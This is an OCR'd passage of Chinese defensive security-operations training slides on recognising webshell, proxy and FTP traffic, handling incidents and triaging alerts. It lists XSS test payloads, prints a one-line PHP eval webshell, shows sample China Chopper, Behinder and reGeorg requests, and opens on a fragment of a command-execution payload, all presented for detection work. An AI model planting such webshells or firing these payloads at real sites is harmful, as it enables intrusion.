toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{
```

攻击特征

✓ XSS攻击特征

```
</script>"><script>prompt(1)</script>">
<img src=x onerror=prompt(1)>">
<svg/onload=prompt(1)>">
<iframe/src=javascript:prompt(1)>">
<h1 onclick=prompt(1)>Clickme</h1>">
<a href=javascript:prompt(1)>Clickme</a>">
<textarea autofocus onfocus=prompt(1)>
<DEFANGED_SCRIPT>alert(document.domain)</DEFANGED_SCRIPT>
onload=window.open("http://www.google.com")
<script>alert("XSS")<%2Fscript>'-alert(123)-
```

处置示例

✓ 暴力破解攻击（留存报告后）

- 防火墙配置IP黑名单
- 隔离威胁主机网络
- 查看是否包括扫描类事件，给出建议：如关闭不需要的端口，服务等
- 针对破解成功的主机，修改账号密码为强口令，建议定期修改密码
- 建议使用终端杀毒软件进行全盘查杀，防止攻击者安装恶意文件

主机处置

✓ 将主机和当前业务网络隔离
✓ 日志保存与分析
✓ 检查常规用户和文件权限配置
✓ 主机杀毒
✓ 操作系统的重新安装，打上最新补丁（系统和服务软件），系统加固

常见恶意流量分析-webshell

✓ 中国菜刀 PHP后门:

特征点有如下三部分，

- eval函数用于执行传递的攻击payload,这是必不可少的；
- base64_decode($_POST[z0]))将攻击payload进行Base64解码,因为菜刀默认是将攻击载荷使用Base64编码,以避免被检测；
- &z0=QGluaV9zZXQ...,该部分是传递攻击payload,此参数z0对应$_POST[z0]接收到的数据,该参数值是使用Base64编码的,所以利用base64解码可以看到攻击明文

注:
1.有少数时候eval方法会被assert方法替代.
2.$_POST也会被$_GET、$_REQUEST替代.
3.z0是菜刀默认的参数,这个地方也有可能被修改为其他参数名.

常见恶意流量分析-webshell

✓ 中国菜刀 JSP后门:

```
POST /muma.jsp HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 213.225.150.214
Referer: http://192.200.41.103
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 192.200.41.103:8090
Content-Length: 13
Connection: Close

i=A&z0=GB2312
```

该流量是WebShell链接流量的第一段链接流量,其中特征主要在i=A&z0=GB2312,菜刀链接JSP木马时,
第一个参数定义操作,其中参数值为A-Q,如i=A,
第二个参数指定编码,其参数值为编码,如z0=GB2312,有时候z0后面还会接着又z1=参数用来加入攻击载荷.
注：其中参数名i、z0、z1这种参数名是会变的,但是其参数值以及这种形式是不会变得,最主要就是第一个参数值在A-Q,这种是不变的.

常见恶意流量分析-webshell

✓ 冰蝎后门交互过程:

- 首先请求后门文件并带 pass 参数，参数值为随机三位数数字，服务器返回 16 位随机字符串
- 冰蝎会把上一步获取的16 位随机字符串作为 AES 加密 key 加密传输请求内容

```
GET /1.jsp?pass=717 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleW
Version/5.1 Safari/534.50
Host: 172.16.171.206:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*

HTTP/1.1 200
Set-Cookie: JSESSIONID=6A3ACAECAC504C96A690EBA476A1462
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 16
Date: Tue, 28 Apr 2020 07:32:13 GMT

a36611c9b040e7e6
```

AES密钥

```
POST /1.jsp HTTP/1.1
Content-Type: application/octet-stream
Cookie: JSESSIONID=6A3ACAECAC504C96A690EBA476A1462E; Path=/; HttpOnly
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.50 (KHTML, like Gecko) Version/5.1 Safari/
534.50
Cache-Control: no-cache
Pragma: no-cache
Host: 172.16.171.206:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Length: 8556
```

常见恶意流量分析-webshell

✓ weevely3后门：特征主要在返回包标签<0b00e2b0>中

```
GET /testformd.php HTTP/1.1
Accept-Encoding: identity
Accept-Language: lv-LV,mk;q=0.5,mg;q=0.6,mk;q=0.7
Host: 127.0.0.1
Accept: application/xhtml+xml,text/html;0.9,text/plain;0.8,application/xml;0.7,*/*
User-Agent: Mozilla/5.0 (X11; U; OpenBSD i386; en-US) AppleWebKit/533.3 (KHTML, like Gecko) Chrome/5.0.359.0 Safari/533.3
Connection: close
Referer: http://www.google.co.cr/url?
sa=t&rct=j&q=0&source=web&cd=308&ved=ec7SP57fa&ei=v6tQAGVAMDtoZkMCeOMwQ7&usg=6d36gxNB1nIAPZFIjdZLeg6hKCTgX0RYzF&sig2=VS8lM88g
BcRsbFOlZV2ClR

HTTP/1.1 200 OK
Date: Wed, 04 Mar 2020 08:31:14 GMT
Server: Apache/2.4.23 (Debian)
Set-Cookie: PHPSESSID=mtu8l2nd36ls3137588de1fdj0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 41
Connection: close
Content-Type: text/html; charset=UTF-8

<0b00e2b0>SP4DBlMBUTMwYSQxbA==</0b00e2b0>
```

常见协议流量分析-FTP

✓ FTP 是常用的文件传输协议，允许匿名或者认证模式登录，对远程文件夹进行读取、上传、删除等操作

ftp

No.	Time	Source	Destination	Protocol	Info
28	14.970349	172.16.171.1	172.16.171.191	FTP	Request: USER test
29	14.970949	172.16.171.191	172.16.171.1	FTP	Response: 220-FileZilla Server 0.9.60 beta
31	14.971143	172.16.171.191	172.16.171.1	FTP	Response: 331 Password required for test
33	14.971673	172.16.171.1	172.16.171.191	FTP	Request: PASS test123
34	14.972674	172.16.171.191	172.16.171.1	FTP	Response: 230 Logged on
36	14.972911	172.16.171.1	172.16.171.191	FTP	Request: SYST
37	14.973174	172.16.171.191	172.16.171.1	FTP	Response: 215 UNIX emulated by FileZilla
39	14.973348	172.16.171.1	172.16.171.191	FTP	Request: PWD
40	14.973591	172.16.171.191	172.16.171.1	FTP	Response: 257 "/" is current directory.
42	14.973752	172.16.171.1	172.16.171.191	FTP	Request: TYPE I
43	14.974020	172.16.171.191	172.16.171.1	FTP	Response: 200 Type set to I
45	14.974263	172.16.171.1	172.16.171.191	FTP	Request: CWD /
46	14.974604	172.16.171.191	172.16.171.1	FTP	Response: 250 CWD successful. "/" is current director
48	14.974903	172.16.171.1	172.16.171.191	FTP	Request: PORT 127,0,0,1,247,219
49	14.975156	172.16.171.191	172.16.171.1	FTP	Response: 421 Rejected command, requested IP address
66	17.983409	172.16.171.1	172.16.171.191	FTP	Request: USER test
67	17.983657	172.16.171.191	172.16.171.1	FTP	Response: 220-FileZilla Server 0.9.60 beta

常见代理流量分析-reGeorg

✓ reGeorg:是常用的通过 jsp、php 等文件基于 web 应用建立 socks代理的工具

reGeorg代理请求过程：


1.代理脚本发送连接目标请求 -- connect 操作,请求操作，目标 ip 端口被储存在 header 以及 uri query 中

```
POST http://172.16.171.206:8080/tunnel.jsp?cmd=connect&target=172.16.171.206&port=8080 HTTP/1.1
Host: 172.16.171.206:8080
Accept-Encoding: identity
Content-Length: 0
X-CMD: CONNECT
X-TARGET: 172.16.171.206
X-PORT: 8080

HTTP/1.1 200
Set-Cookie: JSESSIONID=B2536B743BD03A11C06203FB2BDBA436; Path=/; HttpOnly
X-STATUS: OK
Content-Type: text/html
Content-Length: 0
Date: Tue, 28 Apr 2020 09:32:37 GMT
```


常见协议流量分析-FTP

- ✓ FTP 认证成功之后，将会获取当前目录等系统信息
  - SYST：获取服务器操作系统
  - PWD：获取当前目录
  - 257：创建 pathname，返回当前目录是/



常见协议流量分析-FTP

- ✓ FTP 切换目录指令– CWD，客户端发送 CWD 指令，服务器成功切换，返回250 状态码



常见研判经验

告警分析类型	业务误报	扫描器请求	告警真实攻击
原因	由于开发代码不规范，或防护设备拦截策略问题引起的误报	僵尸网络批量全网扫描引发的攻击流量告警。或扫描器扫描引发的无意义的漏洞	由真实攻击者引发的攻击告警
特点	• 大量请求 • 触发漏洞类型类似 • 触发时间有一定规律	• 大量请求、攻击频率高 • 攻击请求与实际环境有违背 • 攻击特征比较明显	• 攻击频率较低 • 攻击请求与实际环境相结合 • 攻击请求偏深度利用

安全设备研判经验

常见安全设备优先级

串联IPS >>> WAF >>> 旁路设备 >>> 主机防护 >>> 内网蜜罐 >>> 态势感知

- 旁路设备：WebIDS、IDS、旁路的IPS获取的是WAF拦截过后的流量，且本身无拦截能力，需要着重对日志进行分析。
- 主机防护：可以更简单高效的对当前主机的状态进行判别，确定是否失陷
- 内网蜜罐：内网蜜罐有告警，即可说明有攻击者进入了内网

导航

·7.流量与日志分析

.7.1 安全设备的研判经验

.7.1.1 安全设备的部署


- 并联设备：仅做流量检测、报警等
- 串联设备：对于攻击进行防护、拦截等安全设备常串联在网络架构


串联
1、对攻击请求进行阻拦
2、在拦截的同时，需确保无误报


并联
1、对攻击请求进行检测
2、需确保能够对所有攻击者可疑请求进行检测，侧重于无漏报


·7.2 流量分析


.7.3 加密数据包解密



常见恶意流量分析-webshell
Cknife php后门
服务器端的小马后门，特点是简短，本身无恶意操作代码，主要作用是执行攻击者发送的恶意 payload
交互过程：当攻击者想要执行某操作时，Cknife 发送编码 payload(stager)到服务器，执行并返回结果
<?php
@eval($_POST['pass']);
?>



导航
7.2 流量分析
7.2.1 常见流量分析
常见恶意流量分析---webshell
(1) Webshell 描述
Webshell 是基于 web 应用环境在浏览器端提供恶意操作的网页后门
包含简易或复杂的恶意代码
webshell 流量存在基本特征
常见 webshell 工具：Cknife、冰蝎、蚁剑、中国菜刀、kali 内容（Weevely3、WeBaCoo）。
常见代理流量分析
常见协议流量分析



导航
7.2 流量分析
7.2.1 常见流量分析
常见恶意流量分析---webshell
Webshell 是基于 web 应用环境在浏览器端提供恶意操作的网页后门
包含简易或复杂的恶意代码
webshell 流量存在基本特征
常见代理流量分析
常见协议流量分析
7.3 加密数据包解密



流量分析
常见流量分析：
常见恶意流量分析
webshell
常见代理流量分析
reGeorg
常见协议流量分析
FTP
HTTP
DNS

